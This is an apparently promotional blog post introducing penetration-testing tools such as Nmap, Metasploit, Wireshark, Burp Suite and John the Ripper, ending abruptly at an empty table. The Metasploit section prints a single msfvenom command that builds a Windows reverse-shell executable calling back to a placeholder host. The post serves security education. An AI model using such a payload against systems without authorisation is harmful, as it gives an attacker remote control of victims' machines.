
Ethical hacking tools are essential for penetration testing. They help identify vulnerabilities in systems.
Ethical Hacking Tools for Penetration Testing:Penetration testing involves simulating cyberattacks to uncover security weaknesses. Ethical hacking tools streamline this process, providing security professionals with the means to test and secure their systems effectively. Popular tools include Nmap, Wireshark, and Metasploit, each offering unique features for different testing scenarios.
Nmap scans networks for open ports, Wireshark analyzes network traffic, and Metasploit exploits vulnerabilities to test defenses. Using these tools helps organizations enhance their cybersecurity posture, ensuring that potential threats are identified and mitigated before they can be exploited by malicious hackers. Regular penetration testing with these tools is crucial for maintaining robust security in today’s digital landscape.

Credit: www.eccouncil.org
Introduction To Ethical Hacking
In the digital world, security is crucial. Ethical hacking helps protect systems. This blog post explores ethical hacking tools for penetration testing. We will first define ethical hacking. Then, we will discuss the importance of penetration testing.
Defining Ethical Hacking
Ethical hacking involves authorized attempts to access computer systems. This helps identify security weaknesses. Ethical hackers work to improve system security. They use the same tools as malicious hackers. But their goal is to protect, not harm.
Ethical hackers follow a code of conduct. They have permission from system owners. Their actions are legal and intended to help. Organizations hire ethical hackers to find vulnerabilities. These professionals are also known as white-hat hackers.
Importance Of Penetration Testing
Penetration testing, or pen testing, is vital for cybersecurity. It simulates cyber-attacks to find vulnerabilities. Organizations use pen testing to secure their systems. This process helps prevent real attacks.
Pen testing involves several steps. First, the ethical hacker gathers information about the target. Then, they identify potential vulnerabilities. Next, they attempt to exploit these weaknesses. Finally, they report their findings to the organization.
The benefits of penetration testing include:
- Identifying security gaps
- Preventing data breaches
- Improving system security
- Ensuring compliance with regulations
Pen testing tools are essential for ethical hackers. They help identify and exploit vulnerabilities. Here is a table of popular ethical hacking tools:
| Tool | Description |
|---|---|
| Metasploit | A framework for developing and executing exploits |
| Nmap | A network scanning tool |
| Wireshark | A network protocol analyzer |
| Burp Suite | A web vulnerability scanner |
These tools help ethical hackers protect systems. They identify and fix vulnerabilities. Ethical hacking and penetration testing are essential for cybersecurity. Organizations must invest in these practices to safeguard their data.
Nmap
Nmap is a powerful tool used in penetration testing. It helps identify open ports and services running on networked devices. This tool is essential for security professionals to assess the security posture of networks.
Network Scanning
Nmap excels at network scanning. It can scan entire networks quickly. This allows security experts to discover all connected devices.
Network scanning with Nmap involves sending packets to devices. These packets elicit responses, revealing information about each device. This process helps in identifying potential entry points for attacks.
- Identify devices on a network
- Discover open ports
- Find running services
Service Detection
Service detection is another key feature of Nmap. It helps determine what services are running on open ports. This information is crucial for understanding the network’s security posture.
During service detection, Nmap probes open ports with various techniques. It then analyzes the responses to identify the services. This helps in discovering vulnerabilities associated with these services.
- Probe open ports
- Analyze responses
- Identify running services
| Feature | Description |
|---|---|
| Network Scanning | Discovers devices, open ports, and running services. |
| Service Detection | Identifies services on open ports for vulnerability analysis. |
Nmap is invaluable in penetration testing. It provides detailed information about networked devices and services. This aids in identifying and mitigating security risks.
Metasploit
Metasploit is a powerful tool for penetration testing. It helps security professionals find vulnerabilities. It’s an open-source project that is widely used. Metasploit can simulate real attacks to test security systems. Let’s explore its features in detail.
Exploitation Framework
The Exploitation Framework in Metasploit allows you to execute exploits. It has a large database of exploits. You can use these exploits to test various systems. The framework is easy to use and highly customizable.
- Supports a wide range of exploits
- Highly customizable
- User-friendly interface
Security experts can simulate real-world attacks. This helps in identifying potential vulnerabilities. The framework also supports automated testing. This saves time and increases efficiency.
Payload Creation
Metasploit’s Payload Creation feature is very useful. A payload is a piece of code that runs on the target system. It allows you to gain control over the system. Metasploit provides various types of payloads.
| Type | Description |
|---|---|
| Single | Executes a single command |
| Stager | Sets up a connection to receive a larger payload |
| Meterpreter | Provides an interactive shell |
Creating a payload is simple. You can use the msfvenom tool. This tool helps in generating various payloads. Here is an example:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=your.ip LPORT=4444 -f exe -o payload.exeThis command creates a reverse TCP payload. You can easily adapt it to your needs.

Credit: m.youtube.com
Wireshark
Wireshark is a powerful and free network protocol analyzer. It helps ethical hackers and penetration testers examine data. This tool captures and interacts with network traffic in real-time.
Packet Analysis
Wireshark excels in packet analysis. It captures packets and displays detailed information. Users can filter packets based on various criteria.
- Inspect packet details
- Identify network issues
- Understand protocols
Wireshark supports many protocols. This makes it versatile for different networks. Ethical hackers can dissect packets to find vulnerabilities.
Network Troubleshooting
Wireshark is also great for network troubleshooting. It helps identify network performance issues. Users can detect slow networks and pinpoint bottlenecks.
Here are some key features for troubleshooting:
- Real-time traffic analysis
- Packet filtering
- Error detection
Wireshark’s graphical interface makes it user-friendly. Ethical hackers can quickly spot problems and address them efficiently.
Burp Suite
Burp Suite is a powerful tool for ethical hacking and penetration testing. It helps identify vulnerabilities in web applications. This tool is essential for security professionals.
Web Vulnerability Scanning
Burp Suite excels in web vulnerability scanning. It scans web applications for security flaws. You can find SQL injection, cross-site scripting, and more. This scanning feature is fast and reliable.
Here’s a table highlighting some key features:
| Feature | Description |
|---|---|
| Automated Scanning | Quickly identifies common vulnerabilities. |
| Detailed Reports | Generates comprehensive scan reports. |
| Customizable | Tailor scans to specific needs. |
Intruder Tool
The Intruder tool in Burp Suite is versatile. It automates customized attacks against web applications. This tool helps test for various security issues.
Key features of the Intruder tool:
- Flexible attack configurations
- Payload positions and types
- Efficient attack speed
- Automated attack scheduling
To use the Intruder tool:
- Select a target and configure the attack.
- Choose payload positions and types.
- Launch the attack and analyze results.
Burp Suite is an essential tool for penetration testers. It offers comprehensive features for web vulnerability scanning and automated attacks. This makes it a top choice for security assessments.
John The Ripper
John the Ripper is a popular password-cracking tool. It’s used in penetration testing to find weak passwords. This tool is open-source and free.
John the Ripper works on many operating systems. It supports Windows, Linux, and Mac OS X. It is a favorite among ethical hackers for its versatility and efficiency.
Password Cracking
John the Ripper specializes in password cracking. It uses different techniques to crack passwords. Some common methods include:
- Dictionary attacks: Uses a list of common passwords to guess the right one.
- Brute force attacks: Tries every possible combination of characters.
- Rainbow table attacks: Uses precomputed tables of hash values to find passwords quickly.
These methods help ethical hackers find weak passwords. They can then advise on creating stronger passwords.
Hashing Algorithms
John the Ripper supports various hashing algorithms. Hashing algorithms convert passwords into unreadable strings. Some common hashing algorithms include:
| A |
|---|